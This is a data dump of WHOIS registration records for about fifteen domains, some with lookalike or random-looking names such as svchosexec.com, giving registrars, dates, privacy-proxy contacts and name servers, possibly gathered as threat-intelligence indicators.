RAVOMARIRI.COM	Domain name: RAVOMARIRI.COM Registry Domain ID: 2757724489_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-02-11T13:40:39.00Z Registrar Registration Expiration Date: 2024-02-11T13:40:39.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region

	Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: e4c80d2a317f4d4091f6f278e88090df.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: e4c80d2a317f4d4091f6f278e88090df.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: e4c80d2a317f4d4091f6f278e88090df.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
RIFOVEKINA.COM	Domain name: RIFOVEKINA.COM Registry Domain ID: 2766700210_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-03-21T00:49:34.00Z Registrar Registration Expiration Date: 2024-03-21T00:49:34.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC

	Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientHold https://icann.org/epp#clientHold Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: c0a46c7bdb7e48e4b6d2863fa89886ca.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: c0a46c7bdb7e48e4b6d2863fa89886ca.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: c0a46c7bdb7e48e4b6d2863fa89886ca.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
serviceclv-firefox.com	Domain Name: serviceclv-firefox.com Registry Domain ID: 2602053786_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com

	Updated Date: 2022-03-16T04:19:29Z Creation Date: 2021-04-01T01:45:08Z Registrar Registration Expiration Date: 2023-04-01T01:45:08Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Registration Private Registrant Organization: Domains By Proxy, LLC Registrant Street: DomainsByProxy.com Registrant Street: 2155 E Warner Rd Registrant City: Tempe Registrant State/Province: Arizona Registrant Postal Code: 85284 Registrant Country: US Registrant Phone: +1.4806242599 Registrant Phone Ext: Registrant Fax: +1.4806242598 Registrant Fax Ext: Registrant Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=serviceclv-firefox.com Registry Admin ID: Not Available From Registry Admin Name: Registration Private Admin Organization: Domains By Proxy, LLC Admin Street: DomainsByProxy.com Admin Street: 2155 E Warner Rd Admin City: Tempe Admin State/Province: Arizona Admin Postal Code: 85284 Admin Country: US Admin Phone: +1.4806242599 Admin Phone Ext: Admin Fax: +1.4806242598 Admin Fax Ext: Admin Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=serviceclv-firefox.com Registry Tech ID: Not Available From Registry Tech Name: Registration Private Tech Organization: Domains By Proxy, LLC Tech Street: DomainsByProxy.com Tech Street: 2155 E Warner Rd Tech City: Tempe Tech State/Province: Arizona

	Tech Postal Code: 85284 Tech Country: US Tech Phone: +1.4806242599 Tech Phone Ext: Tech Fax: +1.4806242598 Tech Fax Ext: Tech Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=serviceclv-firefox.com Name Server: NS71.DOMAINCONTROL.COM Name Server: NS72.DOMAINCONTROL.COM DNSSEC: unsigned
SERVICEMECHANICALCONTROLS.COM	Domain Name: SERVICEMECHANICALCONTROLS.COM Registry Domain ID: 2765984719_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-03-17T21:16:38Z Creation Date: 2023-03-17T20:40:30Z Registrar Registration Expiration Date: 2024-03-17T20:40:30Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext:

	Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned
SOBOSIZI.COM	Domain name: sobosizi.com Registry Domain ID: 2757934112_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-02-12T14:43:42.00Z Registrar Registration Expiration Date: 2024-02-12T14:43:42.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: cd650d8eeaa84b6186270baa87caecc4.protect@withheldforprivacy.com Registry Admin ID:

	Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: cd650d8eeaa84b6186270baa87caecc4.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: cd650d8eeaa84b6186270baa87caecc4.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
SOJEJOZOL.COM	Domain name: sojejozol.com Registry Domain ID: 2762133760_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-03-01T21:59:50.00Z Registrar Registration Expiration Date: 2024-03-01T21:59:50.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region

	Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: ad3ab019f28247df94a29b416954cd85.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: ad3ab019f28247df94a29b416954cd85.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: ad3ab019f28247df94a29b416954cd85.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
SVCHOSEXEC.COM	Domain Name: svchosexec.com Registry Domain ID: 2761676168_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.lexsynergy.com Registrar URL: http://www.lexsynergy.com/ Updated Date: 2023-03-14T11:55:25Z Creation Date: 2023-02-28T08:04:59Z Registrar Registration Expiration Date: 2024-02-28T08:04:59Z Registrar: Lexsynergy Limited Registrar IANA ID: 1466 Registrar Abuse Contact Email: abuse@lexsynergy.com Registrar Abuse Contact Phone: +44.2031370459 Reseller:

	Domain Status: clientDeleteProhibited http://www.icann.org/epp#clientDeleteProhibited Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited http://www.icann.org/epp#clientUpdateProhibited Registry Registrant ID: Registrant Name: REDACTED FOR PRIVACY Registrant Organization: Whois Privacy Protection Foundation Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: Zuid-Holland Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: NL Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: REDACTED FOR PRIVACY Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: REDACTED FOR PRIVACY Registrant Email: info@privacyprotected.domains Registry Admin ID: Admin Name: REDACTED FOR PRIVACY Admin Organization: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY Admin State/Province: REDACTED FOR PRIVACY Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY Admin Phone Ext: REDACTED FOR PRIVACY Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: REDACTED FOR PRIVACY Admin Email: info@privacyprotected.domains Registry Tech ID: Tech Name: REDACTED FOR PRIVACY Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY Tech Phone: REDACTED FOR PRIVACY Tech Phone Ext: REDACTED FOR PRIVACY Tech Fax: REDACTED FOR PRIVACY Tech Fax Ext: REDACTED FOR PRIVACY Tech Email: info@privacyprotected.domains Name Server: verify1.registrar.eu Name Server: verify2.registrar.eu Name Server: verify3.registrar.eu DNSSEC: unsigned

TECHLINEENGINEERING.COM	Domain Name: TECHLINEENGINEERING.COM Registry Domain ID: 2761622231_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-02-27T23:16:19Z Creation Date: 2023-02-27T20:42:54Z Registrar Registration Expiration Date: 2024-02-27T20:42:54Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854

	Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned Registrar Abuse Contact Email: a-b-u-s-e.whois.field@netearthone.com Registrar Abuse Contact Phone: +44 02030 26 99 87
TECHSECURITY[365].COM	Domain Name: TECHSECURITY365.COM Registry Domain ID: 2761242619_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.netearthone.com Registrar URL: http://www.netearthone.com Updated Date: 2023-02-26T11:30:53Z Creation Date: 2023-02-26T11:15:52Z Registrar Registration Expiration Date: 2024-02-26T11:15:52Z Registrar: NetEarth One, Inc. Registrar IANA ID: 1005 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Not Available From Registry Registrant Name: Domain Admin Registrant Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Registrant Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Registrant City: London Registrant State/Province: London Registrant Postal Code: E14 9NN Registrant Country: GB Registrant Phone: +44.2030262854 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: contact@idcprivacy.com Registry Admin ID: Not Available From Registry Admin Name: Domain Admin Admin Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Admin Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Admin City: London Admin State/Province: London Admin Postal Code: E14 9NN Admin Country: GB Admin Phone: +44.2030262854 Admin Phone Ext: Admin Fax: Admin Fax Ext:

	Admin Email: contact@idcprivacy.com Registry Tech ID: Not Available From Registry Tech Name: Domain Admin Tech Organization: WHOIS IDCPrivacy Service c/o IDC (BVI) Limited Tech Street: Suite 5, 7th Floor, 5 Greenwich View Place Visit www.idcprivacy.com to contact the domain contacts. Email to contact@idcprivacy.com for alternative instructions. Tech City: London Tech State/Province: London Tech Postal Code: E14 9NN Tech Country: GB Tech Phone: +44.2030262854 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: contact@idcprivacy.com Name Server: hawk-host.earth.orderbox-dns.com Name Server: hawk-host.mars.orderbox-dns.com Name Server: hawk-host.mercury.orderbox-dns.com Name Server: hawk-host.venus.orderbox-dns.com DNSSEC: Unsigned Registrar Abuse Contact Email: a-b-u-s-e.whois.field@netearthone.com Registrar Abuse Contact Phone: +44 02030 26 99 87
TIBENOROTE.COM	Domain name: TIBENOROTE.COM Registry Domain ID: 2757069382_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-02-08T18:18:31.00Z Registrar Registration Expiration Date: 2024-02-08T18:18:31.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientHold https://icann.org/epp#clientHold Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext:

	Registrant Email: c4aae52530c148818e0defb22e516892.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: c4aae52530c148818e0defb22e516892.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: c4aae52530c148818e0defb22e516892.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
TILOJEJEZA.COM	Domain name: TILOJEJEZA.COM Registry Domain ID: 2764933030_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-03-13T18:43:35.00Z Registrar Registration Expiration Date: 2024-03-13T18:43:35.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Domain Status: clientHold https://icann.org/epp#clientHold Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf

	Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: 21561e980fa640b69c2c04f095301493.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: 21561e980fa640b69c2c04f095301493.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 21561e980fa640b69c2c04f095301493.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
TISOYINUM.COM	Domain name: tisoyinum.com Registry Domain ID: 2766700211_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2023-03-21T00:49:34.00Z Registrar Registration Expiration Date: 2024-03-21T00:49:34.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068

	Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: 6384298951fe4837848cf5390a75a4a8.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: 6384298951fe4837848cf5390a75a4a8.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 6384298951fe4837848cf5390a75a4a8.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
TOVEMADUV.COM	Domain name: TOVEMADUV.COM

	Registry Domain ID: 2743353569_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 0001-01-01T00:00:00.00Z Creation Date: 2022-12-08T14:20:02.00Z Registrar Registration Expiration Date: 2023-12-08T14:20:02.00Z Registrar: NAMECHEAP INC Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.9854014545 Reseller: NAMECHEAP INC Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: addPeriod https://icann.org/epp#addPeriod Registry Registrant ID: Registrant Name: Redacted for Privacy Registrant Organization: Privacy service provided by Withheld for Privacy ehf Registrant Street: Kalkofnsvegur 2 Registrant City: Reykjavik Registrant State/Province: Capital Region Registrant Postal Code: 101 Registrant Country: IS Registrant Phone: +354.4212434 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: ab4a8876e8844b539e323d75a3d35179.protect@withheldforprivacy.com Registry Admin ID: Admin Name: Redacted for Privacy Admin Organization: Privacy service provided by Withheld for Privacy ehf Admin Street: Kalkofnsvegur 2 Admin City: Reykjavik Admin State/Province: Capital Region Admin Postal Code: 101 Admin Country: IS Admin Phone: +354.4212434 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: ab4a8876e8844b539e323d75a3d35179.protect@withheldforprivacy.com Registry Tech ID: Tech Name: Redacted for Privacy Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS]

	Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: ab4a8876e8844b539e323d75a3d35179.protect@withheldforprivacy.com Name Server: dns1.registrar-servers.com Name Server: dns2.registrar-servers.com DNSSEC: unsigned
TWITFLICKER.COM	Domain Name: twitflicker.com Registry Domain ID: 2758142826_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.gandi.net Registrar URL: http://www.gandi.net Updated Date: 2023-02-13T13:29:25Z Creation Date: 2023-02-13T12:29:21Z Registrar Registration Expiration Date: 2024-02-13T13:29:21Z Registrar: GANDI SAS Registrar IANA ID: 81 Registrar Abuse Contact Email: abuse@support.gandi.net Registrar Abuse Contact Phone: +33.170377661 Reseller: Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited Domain Status: Domain Status: Domain Status: Domain Status: Registry Registrant ID: REDACTED FOR PRIVACY Registrant Name: REDACTED FOR PRIVACY Registrant Organization: Registrant Street: REDACTED FOR PRIVACY Registrant City: REDACTED FOR PRIVACY Registrant State/Province: New York Registrant Postal Code: REDACTED FOR PRIVACY Registrant Country: US Registrant Phone: REDACTED FOR PRIVACY Registrant Phone Ext: Registrant Fax: REDACTED FOR PRIVACY Registrant Fax Ext: Registrant Email: 8bdbde318fb2fb4c96414dae1a15f447-40798965@contact.gandi.net Registry Admin ID: REDACTED FOR PRIVACY Admin Name: REDACTED FOR PRIVACY Admin Organization: REDACTED FOR PRIVACY Admin Street: REDACTED FOR PRIVACY Admin City: REDACTED FOR PRIVACY Admin State/Province: REDACTED FOR PRIVACY Admin Postal Code: REDACTED FOR PRIVACY Admin Country: REDACTED FOR PRIVACY Admin Phone: REDACTED FOR PRIVACY

	Admin Phone Ext: Admin Fax: REDACTED FOR PRIVACY Admin Fax Ext: Admin Email: 8bdbde318fb2fb4c96414dae1a15f447-40798965@contact.gandi.net Registry Tech ID: REDACTED FOR PRIVACY Tech Name: REDACTED FOR PRIVACY Tech Organization: REDACTED FOR PRIVACY Tech Street: REDACTED FOR PRIVACY Tech City: REDACTED FOR PRIVACY Tech State/Province: REDACTED FOR PRIVACY Tech Postal Code: REDACTED FOR PRIVACY Tech Country: REDACTED FOR PRIVACY Tech Phone: REDACTED FOR PRIVACY Tech Phone Ext: Tech Fax: REDACTED FOR PRIVACY Tech Fax Ext: Tech Email: 8bdbde318fb2fb4c96414dae1a15f447-40798965@contact.gandi.net Name Server: NS-66-A.GANDI.NET Name Server: NS-6-B.GANDI.NET Name Server: NS-34-C.GANDI.NET Name Server: Name Server: Name Server: Name Server: Name Server: Name Server: Name Server: DNSSEC: Unsigned
